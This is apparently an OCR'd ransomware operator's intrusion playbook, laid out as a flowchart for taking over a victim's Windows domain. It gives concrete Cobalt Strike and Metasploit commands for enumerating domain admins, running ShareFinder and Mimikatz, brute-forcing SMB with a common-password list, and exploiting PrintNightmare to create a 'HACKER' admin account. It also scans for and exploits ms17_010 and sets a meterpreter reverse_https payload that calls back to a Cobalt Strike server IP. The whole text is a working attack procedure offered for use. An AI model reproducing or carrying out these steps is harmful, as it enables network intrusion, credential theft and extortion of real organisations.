
Sections 1-8 of https://intelx.io/?did=77252046-5045-4a3d-ba6a-a1d8aee4c4e8
Revenue: owler, manta, zoominfo, dnb, rocketrich
check company's revenue; cllect environment info: admins/DCs
shell whoami; shell whoami /groups; shell nltest /dclist; net dclist; net domain_controllers; shell net localgroup administrators; shell net group /domain "Domain Admins"; shell net group "Enterprise Admins" /domain; shell net group "Domain Computers" /domain; net computers
for ex. is there 3K domain computers?
YES
Kerberoast
NO
invoke Share-Finder
powershell-import /home/user/work/ShareFinder.ps1 psinject 1234 x64 Invoke-ShareFinder -CheckAdmin -Verbose | Out-File -Encoding ascii C:\ProgramData\sh.txt
Finding admins with write access
* Financial docs * IT * Client data * Projects * etc
Finding admins with read access
powershell-import /home/user/work/ShareFinder.ps1 psinject 5209 x64 Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii C:\ProgramData\shda.txt
Mimikatz: pswd extractor
Checking for saved pswd in Group Policy
SMB Autobrut: input for this attack is pswds that we got from CharpChrome, SeatBelt, Mimikatz, local files
is it enough pswds to do brute force?
NO
Add most popular pswds to the list
Password1 Hello123 password Welcome1 banco@1 training Password123 job12345 spring food1234
June2020 July2020 August20 August2020 Summer20 Summer2020 June2020! July2020! August20! August2020! Summer20! Summer2020!
YES
get info about domain policy of account blocking (bruteforce prevention)
get list of domain admins and save as admins.txt in C:\ProgramData
shell net group "domain admins" /dom
powershell-import //import file CVE-2021-34527.ps1 powershell Invoke-Nightmare -NewUser "HACKER" -NewPassword "[redacted]" -DriverName "Xeroxxx" //create user HACKER w/ pswd [redacted], add to local admin spawnas COMPNAME\HACKER [redacted] https //instead of https listener's name is coming from our local admin Invoke-Nightmare -DLL "\polniy\put\do\payload.dll" https://github.com/calebstewart/CVE-2021-1675
in the initial script define domain, import and start the script
run initial script without defining UserList and ShowVerbose
psinject 4728 x86 Invoke-SMBAutoBrute -PasswordList "Password1, Welcome1, 1qazXDR%+" -LockoutThreshold
run PrintNightmare to create local admin if you got agent with normal user privileges
Success! Username: Administrator, Password: 1qazXDR%+ Success! Username: CiscoDirSvcs, Password: 1qazXDR%+
get list of admins and passwords
list of all users and passwords
multiply Lockout duration parameter by 2
ms17_010: Windows XP, 2003 – don't have a patch ms17_010 Windows 7, 8, 10, 2008, 2012, 2016 - could be not patched therefore vulnerable (for increased success add domain user login and pswd)
Windows 7, 8, 10, 2008, 2012, 2016 add: set smbuser login set smbdomain domain set smbpass password run auxiliary/scanner/smb/smb_ms17_010; set Proxies socks4: 172.98.192.214:18589 ; 172.98.192.214 – ip of Cobalt Strike server 18589 – port set threads 10 – use 10 threads set RHOSTS – all ip addresses are space delim run – run the module
got positive results?
NO
YES
get AD, ping IPs
run proxy in Cobalt Strike by running socks 18585
in Metasploit console: use auxiliary/scanner/smb/smb_ms17_010 set Proxies socks4: 172.98.192.214:18589 set threads 10 set RHOSTS 10.0.0.10 10.0.0.20 10.0.0.30 10.0.0.40
scan for vulnerabilities
output: [*] Scanned 10 of 44 host [+] 10.0.0.200:445 -Host is VULNERABLE to… Save ip addresses of vulnerable hosts
use vulrenability to get session meterpreter
sessions 1; getuin; hashdump; load mimikatz; Wdigest;kerberos; livessp; ssp; tspkg; background
check session, get it via sessions command in Metasploit
Get domain admin login and pswd
session opened?
NO
YES
change format of the file of positive load
set target 1 run set target 2 run set target 3 run
try to open session with different file formats
use vulnerability to run a command
The command completed successfully: connect via RDP
Option 1 – run encrypted payload(can get a session) Option 2 – get dump of process lsass.exe and credentials locally. Instructions in Mimikatz
session opened?
NO
works rarely but try to send session to Cobalt Strike
again try diffrent formats
set payload windows/meterpreter/reverse_https set lport 443 set lhost 172.98.192.214 (ip Cobalt Strike)
if you didn't get session, try to create admin and connect via RDP
YES